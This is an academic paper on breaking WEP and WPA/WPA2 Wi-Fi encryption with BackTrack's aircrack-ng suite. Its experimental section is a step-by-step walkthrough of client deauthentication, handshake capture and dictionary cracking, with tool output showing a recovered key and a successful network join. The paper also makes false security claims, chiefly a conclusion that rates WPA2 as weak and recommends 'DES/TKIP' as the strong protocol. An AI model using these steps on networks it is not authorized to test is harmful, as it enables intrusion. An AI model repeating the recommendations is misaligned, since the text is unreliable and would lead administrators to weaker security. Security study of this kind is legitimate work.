Analysis of Security and Penetration Tests for Wireless Networks with Backtrack Linux

Renata Lopes Rosa*, Demóstenes Zegarra Rodríguez†, Gabriel Pívaro‡, Jackson Sousa§
*Faculdade de Arquitetura e Urbanismo da USP, São Paulo, Brazil
Email: rrosa@usp.br*
†Instituto Nokia de Tecnologia (INdT)
Manaus, Brazil
Email: ext-demostenes.rodriguez@nokia.com†, ext-gabriel.conceicao@nokia.com‡, ext-jackson.sousa@nokia.com§

***Abstract*—The prices decreasing of wireless devices create a tendency to increase the use of wireless routers anywhere. So, it is important to have a basic security level of encryption protocols. This paper focuses in doing penetration tests with an attack that compares the encrypted password of a wireless router with a file that contains an alphanumeric dictionary with the use of a Linux distribution, BackTrack, that has a collection of security and forensics tools. This paper shows penetration practical tests in WEP and WPA/WPA2 protocols, how these protocols are broken with simple attacks and it is implemented a code script that classifies the most vulnerable access point protocol to help the networks administrators to protect their networks.**

***Keywords*-security, encryption, BackTrack Linux Distribution, wireless network, WEP, WPA/WPA2.**

I. INTRODUCTION

Wireless network is a technology that has brought much convenience for anyone who works with notebook or even access the Internet through mobile and smartphones. Two current concerns about the mobile devices are: power consumption [1] and security protocols. So, it is necessary to know that there is a lot of security behind a wireless network, because with little knowledge a person can access the internet through a wireless router who do not have adequate security to prevent that hackers or even people who have a basic understanding of networks, easily access the encryption protocols of wireless networks and thereby achieve not only the connection to the Internet but also the possession of machine in which the network is connected.

There are protocols in which prevent that the hackers can break into a network, among them there: Wired Equivalent Privacy (WEP) [2], Protected Access (WPA) [2] and Wi-Fi Protected Access 2 (WPA2) [2], the range of security professionals [3, 4] who report that uses WEP is not secure, due to the reason that it leaves gaps as time and it is much easier to be broken by a hacker access. Already securities made by the WPA and WPA2 are stronger and are more rare [5] cases in which the invaders achieve success.

Many softwares works to discovery wireless passwords using different kinds of spy softwares, between these softwares are: Kismet [6], aircrack/airodump [7] and airmon [7], but all these tool can be found together in a Linux distribution called Backtrack [8], that is focused on security testing and penetration testing (pen tests), much appreciated by hackers and security analysts, and can be started directly from CD (without install disk), removable media (pen drive), virtual machines or directly on the hard disk.

Some papers [9, 10, 11, 12] have already studied a lot of security aspects, but not show in details of experimental practices the operating behind a tool for wireless discovery. This paper differs from others in the kind of approach because this is not only dedicated to describe the methods to break encryption protocols, but it is also intended to show a complete practical experimental through Open Source tools that they come packaged in a Linux distribution called BackTrack that it have been widely used by network administrators and security researchers in testing wireless networking. Another contribution is the implementation of a code script that classifies the most vulnerable access point protocol to help the networks administrators to protect their networks, so if a vulnerable access point protocol is used in the network the administrator knows that this protocol must be changed to a stronger one.

This paper is organized as follows. After this Introduction, Section II presents a brief theoretical revision; Section III describes the experimental results; Section IV concludes the paper and proposes some future work.

II. THEORETICAL REVIEW

In this section it will be analyzed the main and most commonly used encryption protocols in a wireless network.

A. Wired Equivalent Privacy (WEP)

The WEP stands for Wired Equivalent Privacy, and was introduced in an attempt to provide security during the authentication process, security and reliability for communication between wireless devices.

The WEP is part of the IEEE 802.11 [13] standard (ratified in September 1999), and is a protocol that was used to protect wireless networks of the type Wi-Fi.

If a user activates WEP, the network adapter encodes the data packet (header and body) of each IEEE 802.11 frame before transmission using a wrench that should be configured in an Access Point, and makes the decoding upon receipt of the frame. WEP only encrypts data between IEEE 802.11 stations. Once data has been received, WEP is no longer applied.

As part of the encryption process, WEP prepares for a key by concatenating the shared key configured by the user with an initialization vector. The initialization vector is used to prolong the life of the key, since the transmission can be done with a different element, generating pseudo-random keys more complex. The packages also include a field WEP integrity check. The Integrity Check Value (ICV) is an integrity validation that the receiving station recalculates and compares with the one sent by the transmitter to determine whether the data have undergone any change during your trip in the air. If the receiving station to compute an ICV that does not match the value in the frame, it can reject the package, or alert the user.

WEP shared key specifies the fixed 40 or 64 bits to encrypt and decrypt the data. Some vendors also include 128-bit keys (known as WEP2) in their products. With WEP, the receiving station must use the same key for decryption. Each Network Interface Card (NIC) and access point, then, must be manually configured with the same key. Before forwarding the case, WEP combines the key with the data packet and the ICV by an Exclusive Or Binary, which produces encoded data. WEP includes the initialization vector is not encoded within the initial bytes of the body frame. The receiving station uses this Initialization Vector along with the shared key configured to decrypt the package body.

In most cases, the transmitter uses a different initialization vector for each package (this, however, is not required by IEEE 802.11). When messages are transmitted with a single origin, the beginning of each packet will be encrypted even when using the same key. This would simplify the work of hackers breaking the encryption algorithm. But as the ICV is different for most packages, this problem is avoided. This feature is fundamental to the security of your wireless network.

B. *Wi-Fi Protected Access (WPA)*

WPA (Wi-Fi Protected Access) is a protocol for radio communication. Also called WEP2 or TKIP [14] (Temporal Key Integrity Protocol), the first version of WPA (Wi-Fi Protected Access) emerged from a joint effort of members of the Wi-Fi Alliance and IEEE members, committed to raising the level of security of wireless networks even in 2003, fighting some of the vulnerabilities of WEP.

C. *Wi-Fi Protected Access 2 (WPA2)*

WPA2 or IEEE 802.11i was a replacement for Wi-Fi Alliance in 2004 to the WPA technology, because although it securely over the previous standard WEP, the Wi-Fi Alliance was intended to make a new certificate for wireless networks more reliable and also needed to continue the initial investment on the WPA.

The IEEE 802.11i standard formally replaces WEP and other security features of the original IEEE 802.11 standard. Thus, WPA2 is a product certification available by the Wi-Fi Alliance that certifies wireless equipment compatible with the IEEE 802.11i standard. You can make an analogy that WPA2 is the trade name standard IEEE 802.11i in Wi-Fi.

This used a protocol called Advanced Encryption Standard (AES) [15], which is very safe and effective, but has the disadvantage of requiring much processing. Its use is recommended for those who want a high degree of security but can degrade performance of network equipment is not as sophisticated (usually used in the household). You must also consider that older equipment may not be compatible with WPA2, so its use should be tested before final implementation.

D. *BackTrack Linux - Penetration Testing Distribution*

BackTrack is a Penetration Testing and Security Auditing GNU/Linux Distribution. It has your installation and compilation focused on the area of information security, such as assessment and penetration testing on systems. It can be launched directly from CD or removable media without installing to disk. It is highly suitable for Pen testers, Testers, Security Analysts, Network Administrators, Auditors and other professional care, value and protect the Security Companies. Within seconds, you will have a complete system ready for your work.

BackTrack has a long history and it was based on several different Linux distributions nowadays is based on a Slackware Linux distribution and the corresponding live-CD scripts by Tomas M. [16]. Every package, kernel configuration and script is optimized to be used by security penetration testers. Patches and automation have been added, applied and developed to provide an environment organized and ready for the trip.

After arriving in a stable development procedure during the last releases and consolidating feedbacks and additions, the team focused on supporting more hardware devices, and new devices, as well as offering more flexibility and modularity by restructuring processes of construction and maintenance. With the current version, most applications are built as individual modules which help to speed up the maintenance releases and patches.

Currently BackTrack consists of more than 300 tools ready, different and updated, which are logically structured according to the workflow of security professionals. This structure allows even beginners find the related tools to a specific task to be fulfilled. New technologies and testing techniques are combined into BackTrack as soon as possible to keep you updated.

Some new features of BackTrack 4.0 include:

- Kernel 2.6.28.1 with better hardware support;
- Native support for cards Pico E12 and E16 is now fully functional, making the first distribution BackTrack Pen testing to fully utilize the capabilities of these tiny machines. Support for PXE Boot [17];
- SAINT EXPLOIT [18] - kindly provided by the corporation with a limited number of free IPs.
- Maltego 2.0.2 [19];
- The last patches mac80211 wireless injection patches to it were implemented, along with several custom patches for rtl8187 injection. Support for wireless injection has never been so broad and functional;
- Unicornscan [20] - Fully functional support postgresql database program logging and web front end;
- Support Radio-Frequency IDentification (RFID).
- Supports CUDA Pyrit [21].

III. Experimental Results

A GNU BASH shell script was implemented to classify the vulnerability levels of the security protocols (WEP, WPA, WPA2 or another), if the protocol is WEP, so it indicates a weaker encryption protocol, if the protocol is WPA or WPA2 it indicates the protocol is stronger than the protocol WEP. The protocol with encrypting TKIP/AES is classified as stronger one.

To run the pen tests, at first, you need to record a live cd/dvd of BackTrack 4.0 and do the following steps, where the statements that are placed with capital letters require that you replace with actual data of your network:

- Download the BackTrack 4.0 (BT4).
- Give Boot with BT4 and start the Graphical User Interface (GUI) by typing the command startx.
- Open a Konsole and type the command airmon-ng. This command causes remain in monitor mode. It is used the command airmon-ng to capture the authentication process of a customer's network. It is based on using a four-way handshake, where a series of four packets is used to negotiate an encryption key between the client and access point, which is then used to encrypt the authentication process.

  Naturally, it captures the sequence of packages to discover the passphrase of the network, but it offers the possibility to run the brute force attack, trying various possibilities until you find the correct key.
- Type the command airodump-ng INTERFACE. Where the interface is usually wlan0. The airodump-ng tool captures packets from a wireless router.
- Type the command airodump-ng mon0. This command causes it to search the networks around you.
- Type the command airodump-ng -w logrede channel x INTERFACE. Where x is the channel used by the focused access point. This values changes depending of the number network channel. And logrede is the file name where will be recorded the captured packets; thus, it will generate a file logrede.cap in the current directory.
- In another terminal, run the command aireplay-ng-deauth 1, specifying the MAC address of access point (-a) and MAC address of the client is disconnected (-c), as in: aireplay-ng deauth 1 -a 00:50:50:81:41:56 -c 00:19:7D:4C:CA:07. This command causes your Personal Computer (PC) to send a faked package to the access point, simulating the process of disconnecting the customer specified. Mistaken by the package, the access point disconnects the client, which causes it to re-authenticate then a process carried out automatically by most operating systems. With this, the authentication process will be recorded by the capture started at another terminal.
- Wait until the information reaches near (more or less) to 30000.
- Type the command aircrack-ng logrede.cap INTERFACE.

At least, you have managed to access the network from its target, but you have to wait least by 10000 packages to get the password.

The procedure above works for a WEP protocol, for a WPA/WPA2 protocol is necessary to follow the bellow steps:

- airmon-ng stop wlan0.
- airmon-ng start wlan0 6. Where 6 is the the channel used by the focused access point.
- airodump-ng -c6 -w wpa wlan0. And wpa is the file name where will be recorded the captured packets; thus, it will generate a file wpa-01.cap in the current directory.
- aireplay-ng -0 1 -a 00:0D:88:F1:61:B4 -c 00:1E:C2:A9:C5:39 wlan0. It is necessary to wait to capture the handshake.
- aireplay-ng -0 1 -a 00:0D:88:F1:61:B4 -c 00:1E:C2:A9:C5:39 wlan0.
- aircrack-ng -0 -w wordList.txt wpa-01.cap.


WPA/WPA2 supports many types of authentication beyond pre-shared keys. Aircrack-ng can only crack pre-shared keys. There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques as attack, that can be used against WPA/WPA2. Because this it was used the file wordList.txt, a dictionary word.

The only time you can crack the pre-shared key is if it is a dictionary word or relatively short in length. Conversely, if you want to have an unbreakable wireless network at home, use WPA/WPA2 and a 63 character password composed of random characters including special symbols.

The impact of having to use a brute force approach is substantial. Because it is very compute intensive, a computer can only test 50 to 300 possible keys per second depending on the computer CPU (Central Processing Unit). It can take hours, if not days, to crunch through a large dictionary.

There is no difference between cracking WPA or WPA2 networks. The authentication methodology is basically the same between them. So the techniques you use are identical.

The Figure 1 shows ARP spoofing where the traffic meant for the gateway is actually going to be directed to our MAC address.



```
CH  3 ][ Elapsed: 3 mins ][ 2009-07-01 00:10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:23:69:BB:2D:0F  -32 100     5312      854    1   3  54  WEP  WEP    OPN  yoyo

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:23:69:BB:2D:0F  00:19:E3:
00:23:69:BB:2D:0F  00:0D:93:
```

```
Read 17891 packets (got 12 ARP requests and 1011 ACKs), sent 7675 packets...(500
Read 17940 packets (got 12 ARP requests and 1017 ACKs), sent 7725 packets...(500
Read 17991 packets (got 12 ARP requests and 1025 ACKs), sent 7775 packets...(499
Read 18041 packets (got 12 ARP requests and 1033 ACKs), sent 7825 packets...(499
Read 18090 packets (got 12 ARP requests and 1045 ACKs), sent 7875 packets...(499
Read 18140 packets (got 12 ARP requests and 1050 ACKs), sent 7925 packets...(499
Read 18189 packets (got 12 ARP requests and 1059 ACKs), sent 7975 packets...(499
Read 18240 packets (got 12 ARP requests and 1065 ACKs), sent 8025 packets...(499
Read 18290 packets (got 12 ARP requests and 1072 ACKs), sent 8075 packets...(499
Read 18340 packets (got 12 ARP requests and 1078 ACKs), sent 8125 packets...(499
Read 18390 packets (got 12 ARP requests and 1086 ACKs), sent 8176 packets...(500
Read 18440 packets (got 12 ARP requests and 1094 ACKs), sent 8226 packets...(500
Read 18490 packets (got 12 ARP requests and 1103 ACKs), sent 8275 packets...(499
Read 18540 packets (got 12 ARP requests and 1112 ACKs), sent 8325 packets...(499
Read 18589 packets (got 12 ARP requests and 1124 ACKs), sent 8376 packets...(500
Read 18640 packets (got 12 ARP requests and 1131 ACKs), sent 8426 packets...(500
Read 18690 packets (got 12 ARP requests and 1139 ACKs), sent 8476 packets...(500
Read 18739 packets (got 12 ARP requests and 1143 ACKs), sent 8525 packets...(499
Read 18789 packets (got 12 ARP requests and 1154 ACKs), sent 8576 packets...(500
Read 18840 packets (got 12 ARP requests and 1160 ACKs), sent 8626 packets...(500
Read 18890 packets (got 12 ARP requests and 1170 ACKs), sent 8676 packets...(500
Read 18940 packets (got 12 ARP requests and 1180 ACKs), sent 8726 packets...(500
Read 18989 packets (got 12 ARP requests and 1188 ACKs), sent 8775 packets...(499
Read 19040 packets (got 12 ARP requests and 1202 ACKs), sent 8826 packets...(499
pps)
```

Figure 1. ARP spoofing.

The Figure 2 shows the result of the program aircrack-ng, the decrypted key of a WEP protocol.


The time necessary to have discovered the WEP protocol was almost 4 hours using a Athlon XP computer and almost 1 day to decrypt a WPA/WPA2 in the same computer.

The bash script used to classify the vulnerability levels of the security protocols indicated a grade 1 to the WEP protocol and grade 2 to the WPA protocol.

IV. Conclusions and Future Work

Is is seen that the WEP and WPA/WPA2 must not be configured in an access point because your fragility and it is recommended that it must use a DES/TKIP encryption.

The bash script used to measure the vulnerability levels of the encryption protocol indicated a grade 1 to the WEP protocol that is considered the weaker one, it was broken using a alphanumeric dictionary, it is a simple attack. The WPA/WPA2 classified as grade 2 is considered a little more secure, but is considered a weak protocol too. The DES/TKIP is classified as grade 3, a strong protocol that is more secure than the others.



```
                         Aircrack-ng 1.0 rc2 r1385


               [00:00:31] Tested 442 keys (got 18392 IVs)

 KB    depth   byte(vote)
  0    1/  3   11(28112) 0D(24868) AC(24576) 0E(24064) 10(23808)
  1    0/  2   22(29512) BB(27136) A1(28112) BD(24832) 93(24576)
  2    0/ 10   33(25606) 97(25088) 36(24320) B4(23808) F7(23516)
  3    0/  1   44(27392) CA(24576) 80(24056) AC(24320) 50(24064)
  4    5/  8   88(24392) E8(24028) FF(23856) 41(23844) 4F(23844)

                  KEY FOUND! [ 11:22:33:44:55 ]
          Decrypted correctly: 100%

root@bt: #
```

```
19:02:44  Authentication successful
19:02:44  Sending Association Request [ACK]
19:02:44  Association successful :-) (AID: 1)
```

Figure 2. Decrypted key.

The bash script implemented helps the administrator to have basic control of the protocols used in your network, working as a security check-list.

For future work, it will be analised another encryption protocols and it will be studied ways to detect intruders in a wireless network.

Acknowledgments

The author thanks the College of Architecture and Urbanism, University of São Paulo and Telecommunication Laboratory of Nokia Technology Institute by the motivation to researches in the area of Wireless Systems.

References

[1] N. Sklavos, X. Zhang, *Wireless Security and Cryptography: Specifications and Implementations*, CRC-Press, A. Taylor and Francis Group, ISBN: 084938771X, 2007.

[2] A.H. Lashkari, M. Mansoor, A.S. Danesh, *Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA)*, International Conference on Signal Processing Systems, pp. 445-449, 2009.

[3] F.K.L. Chan, Ang Hee Hoon, B. Issac, *Analysis of IEEE 802.11b wireless security for university wireless LAN design*, International Conference on Networks Communication, Malaysia, vol. 2, pp. 16-18, November, 2005.

[4] V. Guyot, *Using WEP in ad-hoc networks*, International Conference on Wireless and Mobile Communications, 2006.

[5] M. Shin, J. Ma, A. Mishra, WA. Arbaugh, *Wireless Network Security and Interworking*, Proceedings of the IEEE, 2006.

[6] *http://www.kismetwireless.net* 24.06.2010.

[7] *http://www.aircrack-ng.org* 24.06.2010.

[8] *BackTrack Linux - Penetration Testing Distribution* http://www.backtrack-linux.org, 24.06.2010.

[9] A.B Zhiqi Tao Ruighaver, *Wireless Intrusion Detection: Not as easy as traditional network intrusion detection*, pp. 1-5, 2005.

[10] G.Z. Gurkas, A.H. Zaim, M.A. Aydin, *Security Mechanisms And Their Performance Impacts On Wireless Local Area Networks*, International Symposium on Computer Networks, 2006.

[11] S.S. Kolahi, S. Narayan, D.D.T. Nguyen, Y. Sunarto, P. Mani, *The Impact of Wireless LAN Security on Performance of Different Windows Operating Systems*, International Conference on Emerging Trends in Engineering & Technology, 2009.

[12] N. Baghaei, R. Hunt, *IEEE 802.11 Wireless LAN Security Performance Using Multiple Clients*, 12th IEEE International Conference on Networks, 2004.

[13] *IEEE 802.11, The Working Group Setting the Standards for Wireless LANs*, www.ieee802.org/11, 24.06.2010.

[14] Jun-Dian Lee, Chih-Peng Fan, Nat. Chung Hsing, Taichung, *Efficient low-latency RC4 architecture designs for IEEE 802.11i WEP/TKIP*, International Symposium on Intelligent Signal Processing and Communication Systems, pp. 56-59, 2007.

[15] W.E. Burr, *National Institute of Standards and Technology*, Security - Privacy, IEEE, pp. 43-52, 2003.

[16] *SLAX*, http://www.slax.org, 24.06.2010.

[17] *Setting up a server for PXE network booting*, http://www.debian-administration.org/articles/478, 24.06.2010.

[18] *Saint exploit*, http://www.saintcorporation.com, 24.06.2010.

[19] *Maltego 3*, http://www.paterva.com, 24.06.2010.

[20] *Unicornscan*, http://www.unicornscan.org, 24.06.2010.

[21] *Pyrit - Project Hosting on Google Code*, http://code.google.com/p/pyrit/, 24.06.2010.